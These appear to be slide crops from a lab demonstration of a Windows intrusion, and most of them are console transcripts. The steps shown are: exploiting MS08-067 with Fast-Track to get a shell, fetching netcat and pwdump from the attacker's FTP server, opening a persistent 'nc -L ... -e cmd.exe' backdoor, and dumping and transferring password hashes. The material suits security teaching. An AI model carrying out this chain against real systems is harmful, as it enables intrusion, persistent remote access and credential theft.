
## Identify any potential Buffer Overflow



```
boomer.heanet.ie - Remote Desktop
BackTrack [Running] - Sun VirtualBox
Machine Devices Help
Fast-Track MS08-067 Server Service Buffer Overflow Exploit
#####
# MS08-067 Exploit by Debasis Mohanty (aka Tr0y/nopsled)
# www.hackingspirits.com
# www.coffeeandsecurity.com
# Email: d3basis.m0hanty @ gmail.com
# Minor modifications for Fast-Track by ReL1K
#####
Enter the target:
1. Windows 2000
2. Windows 2003[SP2]
Enter the number: 2
Enter the IP Address to attack: 10.0.1.25
```

Server vulnerable to MS 08-067 exploit

## Exploiting the Buffer Overflow



```
boomer.heanet.ie - Remote Desktop
BackTrack [Running] - Sun VirtualBox
Machine Devices Help
Fast-Track MS08-067 Server Service Buffer Overflow Exploit

#####
#####

Enter the target:

1. Windows 2000
2. Windows 2003[SP2]

Enter the number: 2


Enter the IP Address to attack: 10.0.1.25
[-]Initiating connection
[-]connected to ncacn_np:10.0.1.25[\pipe\browser]
Waiting a few seconds before starting netcat connect..
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>
```

Server vulnerable to MS 08-067 exploit

# 10.0.1.25


## Get shell & transfer netcat via ftp



```
boomer.heanet.ie - Remote Desktop
Fast-Track MS08-067 Server Service Buffer Overflow Exploit
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>ftp -v -n 10.0.1.254
ftp -v -n 10.0.1.254
Connected to 10.0.1.254.
220-FileZilla Server version 0.9.33 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
user ftp ftp
331 Password required for ftp
230 Logged on
mget netcat.zip
200 Type set to A
mget netcat.zip? y
200 Port command successful
150 Opening data channel for file transfer.
226 Transfer OK
ftp: 96561 bytes received in 0.08Seconds 1237.96Kbytes/sec.
```

## Transfer 'pwdump'




```
boomer.heanet.ie - Remote Desktop
Fast-Track MS08-067 Server Service Buffer Overflow Exploit
wget-1.11.4-1-bin.zip
wget-1.11.4-1-dep.zip
winscp424setup.exe
wireshark-win32-1.2.2.exe
wrar390.exe
xampp-linux-1.7.2.tar.gz
226 Transfer OK
ftp: 897 bytes received in 0.00Seconds 897000.00Kbytes/sec.
mget pwdump6-1.6.0.zip
200 Type set to A
mget pwdump6-1.6.0.zip? y
200 Port command successful
150 Opening data channel for file transfer.
226 Transfer OK
ftp: 547655 bytes received in 0.13Seconds 4381.24Kbytes/sec.
close
221 Goodbye
bye

C:\WINDOWS\system32>
```



## Extract new tools ☺



A screenshot of a Remote Desktop window titled "boomer.heanet.ie - Remote Desktop". The window shows a command prompt with the following text:


```
C:\netcat>dir
dir
Volume in drive C has no label.
Volume Serial Number is 7819-4B22

Directory of C:\netcat

12/11/2009  18:21    <DIR>          .
12/11/2009  18:21    <DIR>          ..
12/11/2009  18:21                59,392 nc.exe
12/11/2009  18:21                61,440 PwDump3.exe
                2 File(s)                120,832 bytes
                2 Dir(s)  9,575,088,128 bytes free

C:\netcat>
C:\netcat>
C:\netcat>
```

## Setting up netcat persistent Listener



```
boomer.heanet.ie - Remote Desktop
Machine  Devices  Help
dir
Volume in drive C has no label.
Volume Serial Number is 7819-4B22

Directory of C:\netcat

12/11/2009  18:21    <DIR>          .
12/11/2009  18:21    <DIR>          ..
12/11/2009  18:21                59,392 nc.exe
12/11/2009  18:21                61,440 PwDump3.exe
                2 File(s)              120,832 bytes
                2 Dir(s)    9,575,088,128 bytes free


C:\netcat>

C:\netcat>

C:\netcat>nc -L -p 10001 -d -e cmd.exe
nc -L -p 10001 -d -e cmd.exe
█
```

With a shell ☺

## Connect via Netcat from Attacker system



The screenshot shows a remote desktop session titled "boomer.heanet.ie - Remote Desktop". The main window is a Windows XP desktop with a Command Prompt open. The Command Prompt shows a directory listing of the root directory, followed by a series of directory changes: "C:\>cd \"Documents and Settings\"", "C:\Documents and Settings>cd Administrator", "C:\Documents and Settings\Administrator>cd \"My Documents\"", "C:\Documents and Settings\Administrator\My Documents>cd Downloads", "C:\Documents and Settings\Administrator\My Documents\Downloads>cd netcat", and finally "C:\Documents and Settings\Administrator\My Documents\Downloads\netcat>nc -vv 10.0.1.25 -p 10001".

In the background, a window titled "BackTrack [Running] - Sun VirtualBox" is visible. It shows a terminal window with the following output:

```
dir
Volume in drive C has no label.
Volume Serial Number is 7819-4B22

Directory of C:\netcat


12/11/2009  18:21    <DIR>          .
12/11/2009  18:21    <DIR>          ..
12/11/2009  18:21                59,392 nc.exe
12/11/2009  18:21                61,440 PwDump3.exe
                2 File(s)              120,832 bytes
                2 Dir(s)          9,575,088,128 bytes free

C:\netcat>
C:\netcat>

C:\netcat>nc -L -p 10001 -d -e cmd.exe
nc -L -p 10001 -d -e cmd.exe
```

# 10.0.1.25

## Through netcat, now on 10.0.1.25 (see LHS)



```
boomer.heanet.ie - Remote Desktop
C:\Documents and Settings\Administrator\My Documents\Downloads\netcat>nc -n -v 10.0.1.25 10001
0.0.1.25 10001
<UNKNOWN> [10.0.1.25] 10001 (?) open
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\netcat>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter 10.0.1.25:

    Connection-specific DNS Suffix  . : 
    IP Address. . . . . : 10.0.1.25
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.0.1.1

C:\netcat>_

BackTrack [Running] - Sun VirtualBox
Machine  Devices  Help
dir
Volume in drive C has no label.
Volume Serial Number is 7819-4B22

Directory of C:\netcat


12/11/2009  18:21    <DIR>          .
12/11/2009  18:21    <DIR>          ..
12/11/2009  18:21                59,392 nc.exe
12/11/2009  18:21                61,440 PwDump3.exe
                2 File(s)              120,832 bytes
                2 Dir(s)      9,575,088,128 bytes free

C:\netcat>

C:\netcat>

C:\netcat>nc -L -p 10001 -d -e cmd.exe
nc -L -p 10001 -d -e cmd.exe
```

## Dumping the password file



```
boomer.heanet.ie - Remote Desktop
C:\netcat>PwDump3.exe localhost out.txt
PwDump3.exe localhost out.txt

pudump3 by Phil Staubs, e-business technology
Copyright 2001 e-business technology, Inc.

This program is free software based on pwump2 by Tony Sabin under the GNU
General Public License Version 2 (GNU GPL), you can redistribute it and/or
modify it under the terms of the GNU GPL, as published by the Free Software
Foundation. NO WARRANTY, EXPRESSED OR IMPLIED, IS GRANTED WITH THIS
PROGRAM. Please see the COPYING file included with this program (also
available at www.ebiz-tech.com/pwdump3) and the GNU GPL for further details.

Completed.
C:\netcat>dir
dir
Volume in drive C has no label.
Volume Serial Number is 7819-4B22

Directory of C:\netcat

12/11/2009  18:37    <DIR>          .
12/11/2009  18:37    <DIR>          ..
12/11/2009  18:36          49,152  LsaExt.dll
12/11/2009  18:37          4,323  LsaExt.dsp
12/11/2009  18:37          2,278  LsaExt.lib
12/11/2009  18:21          59,392  nc.exe
12/11/2009  18:37           832  out.txt
12/11/2009  18:37          4,158  PwDump3.dsp
12/11/2009  18:37          1,097  PwDump3.dsw
12/11/2009  18:37          61,440  PwDump3.exe
12/11/2009  18:37          4,211  pwservice.dsp
12/11/2009  18:37          45,056  pwservice.exe
12/11/2009  18:37          4,380  README
                11 File(s)          236,319 bytes
                2 Dir(s)          9,574,944,768 bytes free

C:\netcat>

BackTrack [Running] - Sun VirtualBox
Machine  Devices  Help
dir
Volume in drive C has no label.
Volume Serial Number is 7819-4B22

Directory of C:\netcat


12/11/2009  18:21    <DIR>          .
12/11/2009  18:21    <DIR>          ..
12/11/2009  18:21          59,392  nc.exe
12/11/2009  18:21          61,440  PwDump3.exe
                2 File(s)          120,832 bytes
                2 Dir(s)          9,575,088,128 bytes free

C:\netcat>

C:\netcat>

C:\netcat>nc -L -p 10001 -d -e cmd.exe
nc -L -p 10001 -d -e cmd.exe
```

## Transferring the password dump



The screenshot shows a remote desktop session with two windows. The left window is a Command Prompt titled 'Command Prompt - nc -n -v 10.0.1.25 10001'. It displays a directory listing of files in the C:\netcat directory, including LsaExt.dll, LsaExt.dsp, LsaExt.lib, nc.exe, out.txt, PwDump3.dsp, PwDump3.dsw, PwDump3.exe, puservice.dsp, puservice.exe, and README. It then shows the transfer of out.txt to the local machine via FTP. The right window is a BackTrack [Running] - Sun VirtualBox window. It shows a directory listing of files in the C:\netcat directory, including nc.exe and PwDump3.exe. It then shows the transfer of PwDump3.exe to the local machine via FTP. The taskbar at the bottom shows the user is root@iri and has several applications open, including Fast-Track.

```
boomer.heanet.ie - Remote Desktop
Command Prompt - nc -n -v 10.0.1.25 10001
12/11/2009 18:37 <DIR>
12/11/2009 18:36 49,152 LsaExt.dll
12/11/2009 18:37 4,323 LsaExt.dsp
12/11/2009 18:37 2,278 LsaExt.lib
12/11/2009 18:21 59,392 nc.exe
12/11/2009 18:37 832 out.txt
12/11/2009 18:37 4,158 PwDump3.dsp
12/11/2009 18:37 1,097 PwDump3.dsw
12/11/2009 18:37 61,440 PwDump3.exe
12/11/2009 18:37 4,211 puservice.dsp
12/11/2009 18:37 45,056 puservice.exe
